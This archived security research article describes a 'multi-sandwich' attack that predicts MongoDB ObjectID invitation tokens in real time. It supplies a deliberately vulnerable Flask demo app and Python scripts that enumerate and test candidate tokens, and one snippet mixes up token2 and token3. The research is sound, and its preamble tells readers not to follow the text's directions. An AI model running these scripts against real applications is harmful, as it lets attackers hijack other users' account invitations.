[EN] Multi-sandwich attack with MongoDB Object ID or the scenario for real-time monitoring of web application invitations: a new use case for the sandwich attack

[EN] Multi-sandwich attack with MongoDB Object ID or the scenario for real-time monitoring of web application invitations: a new use case for the sandwich attack - Author not stated, aeth.cc.

- Published: date not stated
- Original: <https://www.aeth.cc/public/Article-Reset-Tolkien/multi-sandwich-article-en.html>
- Preserved from: https://www.aeth.cc/public/Article-Reset-Tolkien/multi-sandwich-article-en.html (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

[EN] Multi-sandwich attack with MongoDB Object ID or the scenario for real-time monitoring of web application invitations: a new use case for the sandwich attack

**[EN] Multi-sandwich attack with MongoDB Object ID or the scenario for real-time monitoring of web application invitations: a new use case for the sandwich attack

**Abstract

In the previous article, we saw how to exploit a web application using **time-based** data as its secret. To do this, we necessarily needed to control the time variable.

In the password reset scenario, the attacker made the request himself in place of the victim in order to find out a date near to the date of the request. We therefore had control over the time variable.

However, other scenarios are possible, particularly with **MongoDB Object IDs**. In this article, we're going to present **a new scenario for obtaining an impact without needing to know the temporality**.

**Table of contents

**I - Context

**I.1 - Logical continuation of my research

During my research into time-based tokens, I listed the various features based on the scenario of a secret token sent by e-mail. In this list, we can find the scenario of an application allowing a **company administrator to invite new users** by sending a token by e-mail. The new user can then create an account using the link received.

During my analysis, I initially set this scenario aside because my open source tool Reset Tolkien requires an approximation of the token generation date. However, when the administrator invites a user, the attacker is unable to determine when the token was generated. *We have no control over the time value*.

It is therefore logical to want to explore the possibility of carrying out attacks without having to know the approximate generation date. The aim will therefore be to develop methods for **validating tokens in real time**.


However, when the **MongoDB Object ID** token format was discovered, a new exploitation scenario was envisaged.

**I.2 - The invitation feature

This feature enables a user to be invited to join the company's account by means of a secret sent by e-mail to the newly invited user. In order to have an impact, an attacker must guess the token before the victim proceeds to create their account.

If the hypothesis that **the token is generated from time** is true, then an attacker knowing the approximate invitation date **would be able to carry out an attack** to create the victim's account for them, just as in the previous article.

- Here is the scenario:



However, in this scenario, the prerequisite of knowing the token generation date is too circumstantial.

It seems that **the severity of this scenario is not sufficient**. We therefore need to review this scenario in order to obtain an impact *without knowing* the approximate date of the invitation.

The objective would be to be able to monitor, in real time, the tokens generated by the application to create the account in place of the victim.

**I.3 - MongoDB Object ID

[image: ObjectId.png]

As mentioned in my previous article, the **Object ID tokens generated by MongoDB** are made up of three pieces of information:

- **Timestamp**: time in seconds that the object was accessed in the database.

- **Process**: unique value extracted from the machine and process used.
- **Counter**: counter incremented from a random value.

```
def MongoDB_ObjectID(timestamp, process, counter):
    return "%08x%10x%06x" % (
        timestamp,
        process,
        counter,
    )

def reverse_MongoDB_ObjectID(token):
    timestamp = int(token[0:8], 16)
    process = int(token[8:18], 16)
    counter = int(token[18:24], 16)
    return timestamp, process, counter
```


Assuming that the token sent by e-mail uses this format, it would be possible to use a sandwich attack to obtain the tokens contained in a time frame if the date on which the token was generated is known approximately.

Since this format is based on a timestamp in seconds, at first sight the complexity of this token format allows us to generate all the possible tokens at a time `t` and to confirm them in real time.

**II - Sandwich attack without knowing the generation date

**II.1 - First attempt - Sandwich attack with a long time frame

We therefore attempt a **sandwich attack over a long time frame**, to maximise the chances of finding a valid invitation:



Using this scenario, we could retrieve all the invitations generated by the application during the monitored time frame.

The operating procedure would then be as follows:

- I create a first invitation with my attacker account and retrieve token1 .
- I wait for an arbitrary amount of time.
- I create a second invitation with my attacker account and retrieve token2 .
- I generate all possible intermediate tokens token1–>2 and check their validity.
- (While these tokens are being checked, I generate new tokens to continue monitoring the following time frames).

If this scenario is confirmed, **we would be able to monitor all the application's invitations in real time** (with a latency corresponding to the size of the time frame).

**II.2 - First attempt - Complexity failure

In the realistic context of a vulnerable application, we take a time window of *50 minutes* between two tokens, and calculate the number of possible tokens.

The objective is to **evaluate whether the tokens calculated can be verified during a second time frame** of 50 minutes. In this case, real-time token monitoring could be envisaged.

- Let's generate two tokens bounding this time frame and calculate the number of possible tokens:

```
tokens = [
    "65c8fe61e6c4e22c969701f0",
    "65c90a20e6c4e22c96970373"
]

timestamp_token1, process_token1, counter_token1 = reverse_MongoDB_ObjectID(tokens[0])
timestamp_token2, process_token2, counter_token2 = reverse_MongoDB_ObjectID(tokens[-1])
print(f"{tokens[0]}: {timestamp_token1} - {process_token1} - {counter_token1}")
print(f"{tokens[-1]}: {timestamp_token2} - {process_token2} - {counter_token2}")

diff_timestamp = timestamp_token2 - timestamp_token1
diff_counter = counter_token2 - counter_token1
possible_tokens_len = diff_timestamp * diff_counter
print(f"Time: {diff_timestamp} seconds - Possible memory access values : {diff_counter}")
print(f"Number of possible tokens : {possible_tokens_len}")

print(f"Number of requests per second to verify all tokens: {int(possible_tokens_len / diff_timestamp)} req/s")
```


To operate in real time, we need to be able to check all the possible tokens in the first time frame during the interval of the second time frame.

This would require us to be able to check all the tokens at a rate of **386 requests per second**.


Which doesn't seem feasible at the moment.

**II.3 - Second attempt - Sandwich attack with multiple short time frames


It is possible to plot the evolution of the token values on a **two-dimensional graph**, with the evolution of the graph corresponding to the timestamp value and the evolution of the counter:



The set of possible tokens is included in the area of the rectangle delimited by the counter values and by the two time values which bound the time frame. What happens **if we retrieve an intermediate token** within this time frame?



If we retrieve an intermediate value token1−>2 , it is possible to check the value of the counter c1−>2 for a specific time t1−>2 . **We then halve the number of possible tokens**. By continuing to add intermediate tokens between each sandwich, we continue to reduce the number of possible tokens:



By generating several short time frames sequentially, instead of a single long time frame, **we reduce the number of possible tokens**. We still need to determine the optimised value for the size of the short time frames in order to make our attack scenario feasible.

**II.4 - Second attempt - Size of short time frames

It is possible to calculate this artificially by taking our two previously generated tokens and adding dummy intermediate tokens. To do this, we'll introduce an intermediate token between each token in the list to artificially halve the size of the short time frames.

- We then recalculate the total number of possible tokens and note the number of requests required per second to check all the tokens during the period tested:

```
import math

def generate_mid_token(token1, token2):
    t1, p1, c1 = reverse_MongoDB_ObjectID(token1)
    t2, p2, c2 = reverse_MongoDB_ObjectID(token2)
    if p1 != p2:
        print("Fail: not the same process!")
        exit()
    new_timestamp = t1 + math.floor((t2 - t1) / 2)
    new_counter = c1 + math.floor((c2 - c1) / 2)
    return MongoDB_ObjectID(new_timestamp, p1, new_counter)

def generate_tokens_via_mid_token(tokens):
    new_tokens = []
    for i in range(0, len(tokens) - 1):
        token = generate_mid_token(tokens[i], tokens[i + 1])
        new_tokens.append(tokens[i])
        new_tokens.append(token)
    new_tokens.append(tokens[-1])
    return new_tokens

def compute_possible_tokens(tokens):
    diff_tokens = []
    for i in range(0, len(tokens) - 1):
        t1, _, c1 = reverse_MongoDB_ObjectID(tokens[i])
        t2, _, c2 = reverse_MongoDB_ObjectID(tokens[i + 1])
        diff_tokens.append((t2 - t1 + 1) * (c2 - c1 - 1))
    return sum(diff_tokens)

max_interval = timestamp_token2 - timestamp_token1
for i in range(0, 9):
    print(
        f"Generated token during {math.floor(max_interval/60)}min : {len(tokens)} "
        + f"one generated token for each {round(max_interval / (len(tokens) - 1),2)}sec"
        + f" - Possible tokens size : {compute_possible_tokens(tokens)}"
        + f" i.e. {round(compute_possible_tokens(tokens)/(max_interval), 2)} req/sec"
    )
    tokens = generate_tokens_via_mid_token(tokens)
```

```
Generated token during 50min : 2 -> one generated token for each 3007.0sec interval - Possible tokens size : 1161088
Generated token during 50min : 3 -> one generated token for each 1503.5sec interval - Possible tokens size : 579233 i.
Generated token during 50min : 5 -> one generated token for each 751.75sec interval - Possible tokens size : 288304 i.
Generated token during 50min : 9 -> one generated token for each 375.88sec interval - Possible tokens size : 142836 i.
Generated token during 50min : 17 -> one generated token for each 187.94sec interval - Possible tokens size : 70096 i.
Generated token during 50min : 33 -> one generated token for each 93.97sec interval - Possible tokens size : 33714 i.e.
Generated token during 50min : 65 -> one generated token for each 46.98sec interval - Possible tokens size : 15499 i.e.
Generated token during 50min : 129 -> one generated token for each 23.49sec interval - Possible tokens size : 6345 i.e.
Generated token during 50min : 257 -> one generated token for each 11.75sec interval - Possible tokens size : 1703 i.e.
```

According to our estimates, by generating a time frame *every ~10 seconds*, **we would be able to verify all possible tokens in real time**.

**III - Case study

To test our scenarios, we're going to take the example of a web application and run our scenarios to put our observations into practice and test our hypotheses against reality.

**III.1 - Example of a web application

Let's imagine that a web application implements the functionality of inviting users to create an account by e-mail, using **MongoDB Object ID** format as the secret. Here is an example of a web application using `flask` and `pymongo`:

```
from flask import Flask, request, redirect
from pymongo import MongoClient
from bson.objectid import ObjectId

VICTIM_EMAIL = "victim@example.com"

app = Flask(__name__)
db = MongoClient("mongodb://admin:admin@mongodb:27017")

def store_in_db(email):
    reset = db["reset"]
    tokens = reset["tokens"]
    if tokens.find_one({"email": email}):
        tokens.delete_one({"email": email})
    return tokens.insert_one({"email": email}).inserted_id

def clear_token(token):
    reset = db["reset"]
    tokens = reset["tokens"]
    tokens.delete_one({"_id": ObjectId(token)})

def verify(token):
    reset = db["reset"]
    tokens = reset["tokens"]
    db_token = tokens.find_one({"_id": ObjectId(token)})
    email = None
    if db_token:
        email = db_token["email"]
    return email

@app.route("/clear", methods=["GET"])
def clear():
    token = request.args.get("token", None)

    if token:
        if verify(token):
            clear_token(token)
            return "Token used!"
        return "Expired token!"
    return redirect("invite")

@app.route("/", methods=["GET"])
def index():
    return redirect("invite")
```

```
@app.route("/invite", methods=["GET"])
def invite():

    token = request.args.get("token", None)
    if token:
        email = verify(token)
        if email:
            return (
                f"You are invite with {email}! <a href='/clear?token={token}'>Clear</a>"
            )
        return "Expired token!"

    email = request.args.get("email", None)
    if email:
        token = store_in_db(email)
        if token:
            if email == VICTIM_EMAIL:
                return f"Email sent to {email}."
            return f"Email sent to {email}: <a id='token' href='/invite?token={token}'>{token}</a>"
        return "Error"

    return "<html><body><form><label for='email'>Email: </label><input name='email'></input></form>"

@app.route("/trigger", methods=["GET"])
def trigger():
    if store_in_db(VICTIM_EMAIL):
        return "Invitation from administrator to victim triggered"
    return "Error"

if __name__ == "__main__":
    app.run()
```

This application implements 5 functionalities on different routes:

- `GET /invite` : get the HTTP form to make an invitation.
- `GET /invite?email=[EMAIL]` : generate an invitation token from the email (normally sent by email, but here the token is provided in the response).
- `GET /invite?token=[TOKEN]` : check the validity of a given token without causing it to expire.
- `GET /clear?token=[TOKEN]` : use/expire a token.
- `GET /trigger` : trigger the administrator to invite the victim's e-mail address.

We host this web server using a Dockerfile:

```
FROM python:3.10-alpine AS builder

WORKDIR /src
RUN pip3 install pymongo flask

COPY . .

CMD ["python3", "server.py"]
```

Then we'll set up a MongoDB server connected to run our application locally on port `8000` via `docker-compose` :

```
version: '3.8'
services:
  backend:
    build:
      context: src
      target: builder
    ports:
      - 8000:9090
    volumes:
      - ./src:/src
    depends_on:
      - mongodb

  mongodb:
    image: mongo:7.0.11
    ports:
      - "27017:27017"
    environment:
      - MONGO_INITDB_ROOT_USERNAME=admin
      - MONGO_INITDB_ROOT_PASSWORD=admin
```

**III.2 - Exploitation

We are developing a script for the main uses of this application, which will make it possible to **generate, retrieve and verify a token**:

```
import requests
from bs4 import BeautifulSoup

domain = "http://localhost:8000/"

def get_token(content):
    soup = BeautifulSoup(content, "html.parser")
    return soup.find(id="token").attrs["href"].split("?")[1].split("=")[1]

def invite(email):
    print(f"Invite {email}...")
    r = requests.get(f"{domain}/invite?email={email}")
    if r.ok:
        return get_token(r.text)

def verify(token):
    r = requests.get(f"{domain}/invite?token={token}")
    if r.ok and "Clear" in r.text:
        return True
    return False

if __name__ == "__main__":
    token = invite("test@example.com")
    print(f"Token: {token} -> verify:{verify(token)}")
```

- We define a function for checking all the tokens contained between two supplied tokens:

```
def generate_range(token1, token2):
    timestamp_token1, process_token1, counter_token1 = reverse_MongoDB_ObjectID(token1)
    timestamp_token2, process_token2, counter_token2 = reverse_MongoDB_ObjectID(token2)
    if process_token1 != process_token2:
        print("Fail: not the same process!")
        exit()
    new_process = process_token1
    diff_timestamp = timestamp_token2 - timestamp_token1
    diff_counter = counter_token2 - counter_token1
    possible_tokens = []
    for t in range(0, diff_timestamp + 1):
        new_timestamp = timestamp_token1 + t
        for count in range(1, diff_counter + 1):
            new_counter = counter_token1 + count
            new_token = MongoDB_ObjectID(new_timestamp, new_process, new_counter)
            if not (count == diff_counter and t == diff_timestamp):
                possible_tokens.append(new_token)
    return possible_tokens
```

We then perform our **first classic sandwich attack scenario**: we generate two tokens, then check all the intermediate tokens. If one of the tokens has been generated during this interval, then we will detect it.

```
VICTIM_EMAIL = "victim@example.com"

def trigger():
    print(f"Trigger {VICTIM_EMAIL}...")
    r = requests.get(f"{domain}/invite?email={VICTIM_EMAIL}")
    return r.ok

def verify_all(token1, token2):
    tokens = generate_range(token1, token2)
    for token in tokens:
        if verify(token):
            print(f"[!] {token}")
    print(f"{len(tokens)} checked")

if __name__ == "__main__":
    import time

    token1 = invite("test@example.com")
    print(f"Token 1: {token1} -> verify:{verify(token1)}")
    time.sleep(5)

    trigger()

    time.sleep(5)
    token3 = invite("test2@example.com")
    print(f"Token 2: {token2} -> verify:{verify(token2)}")

    verify_all(token1, token2)
```

We now have everything we need to perform **our first multi-sandwich attack scenario**. We continuously generate time frames of 10 seconds. As soon as a time frame is bounded by the two tokens, we check the tokens in the interval in parallel.

```
import time
import threading

def native_exploit(email, delay):
    token1 = invite(email)
    token2 = token1
    while True:
        token1 = token2
        time.sleep(delay)
        token2 = invite(email)
        thread = threading.Thread(
            target=verify_all,
            args=(token1, token2),
            daemon=True
        )
        thread.start()

if __name__ == "__main__":
    delay = 10
    thread = threading.Thread(
        target=native_exploit,
        args=("test@example.com",delay),
        daemon=True
    )
    thread.start()
    time.sleep(delay + delay / 2)

    trigger()

    time.sleep(delay)
```

We now have a method **for monitoring the web application** in real time in order to retrieve (with a latency of ≤ 10 seconds in our example) the tokens generated for new account invitations.

**IV - Optimising the number of requests to the oracle

For this scenario, it is **necessary to make a large number of requests to the target application** in order to check the tokens calculated. For technical reasons (and/or discretion), it may be difficult, *if not impossible*, to implement this scenario.

**IV.1 - Third attempt - Monitoring the evolution of the Object ID counter

When a new invitation is issued, a token is generated. The Object ID format includes a time-based part that we try to guess based on the current time. But the Object ID format also includes a

counter. This is incremented every time a new memory access is used.

So if we can track the token, **we can also track the number of memory accesses used**. We therefore have the opportunity to track new memory accesses in real time, and therefore to **track invitation token generation in real time**.

If this hypothesis is confirmed, all we need to do is follow the evolution of this counter to determine *if a new invitation token has been generated*.

**IV.2 - Third attempt - Scenario optimised for number of requests

To monitor the evolution of the counter, we're going to carry out the same monitoring via short time frames, but this time we'll only check the tokens contained in a time frame **whose counter has been incremented in an unusual way**.

Between two sequentially generated tokens, the counter should only be incremented once. If this is the case, **there is no need to check the tokens**. If not, this indicates that **another token was generated** during this time frame. We must then check all the tokens to recover the valid token.

```
def compute_diff_counter(token1, token2):
    _, process_token1, counter_token1 = reverse_MongoDB_ObjectID(token1)
    _, process_token2, counter_token2 = reverse_MongoDB_ObjectID(token2)
    if process_token1 != process_token2:
        print("Fail: not the same process!")
        exit()
    return counter_token2 - counter_token1

def monitored_exploit(email, delay):
    token1 = invite(email)
    token2 = token1
    while True:
        token1 = token2
        time.sleep(delay)
        token2 = invite(email)
        if compute_diff_counter(token1, token2) > 1:
            print(f"[+] Need to verify")
            thread = threading.Thread(
                target=verify_all,
                args=(token1, token2),
                daemon=True
            )
            thread.start()

if __name__ == "__main__":
    delay = 10
    thread = threading.Thread(
        target=monitored_exploit,
        args=("test@example.com", delay),
        daemon=True
    )
    thread.start()
    time.sleep(delay + delay / 2)

    trigger()

    time.sleep(delay)
```

Using this scenario, it is possible to **passively monitor the generation of tokens**, considering that the generation of an invitation at each of the time frames set up is a *legitimate and non-intrusive* action for the targeted application.

The part of the exploitation that consumes the most resources is only performed when an anomaly is detected, i.e. when the counter is incremented in an unusual way. In this case, only

tokens calculated from the suspicious time frame are verified, which limits the number of verification requests to a minimum.

**V - Confrontation with reality

**V.1 - Multi-instance

MongoDB Object IDs also include information specific to the machine and process being used. In addition, the **counter value is incremented only for the current machine/process**. This variable must therefore be taken into account for the above scenarios to work.

In the case of a multi-instance web application, it will be necessary to perform the scenarios by generating several tokens at the same time in order to increase the chances of generating at least one token from each of the processes used by the web application.

The counter monitoring scenario would then depend on the successful generation of a token for each process. However, during my tests on vulnerable applications, I had no problem generating a token for each process each time by performing parallel token generation.

**V.2 - Uncontrolled counter evolution

The counter value changes each time memory is added to the MongoDB database. If the database is used to store other types of information, such as activity logs for example, **the counter will evolve in a way that is not controlled by the attacker**.

If a large amount of information is regularly stored by the application, **invitation monitoring becomes ineffective**. In fact, it will be necessary to check as regularly as information is stored in the database. If the counter changes at least once per time frame, then it will be necessary to carry out a systematic check for each time frame.

- This brings us back to the first multi-sandwich scenario, requiring all possible tokens to be systematically checked.

In the case where the MongoDB database is used **to log**, the attack becomes **impossible** for another reason: during the token verification procedure, a large number of requests are made and then logged, causing the counter to increase. The larger the counter, the greater the number of possible tokens, resulting in exponential complexity that makes it impossible to find the valid token.

It's as if we were sabotaging ourselves: **the more we check, the more we have to check**...

**VI - Conclusion

Thanks to our attack scenario, it is possible to exploit the invitation feature and more generally **to exploit attack scenarios where it is not necessary to know the generation date of a token in order to retrieve its secret**.

Monitoring the generation of MongoDB Object ID tokens is made possible by the format of this token. By monitoring the evolution of the counter contained in this format, **it is possible to detect**

the generation of an invitation token by another user and to guess it.

However, this exploitation is conditional on the application's use of the database. If the MongoDB database is used for another reason and the attacker **is not able to control or predict the evolution of the counter, the success of the scenario is not guaranteed**.
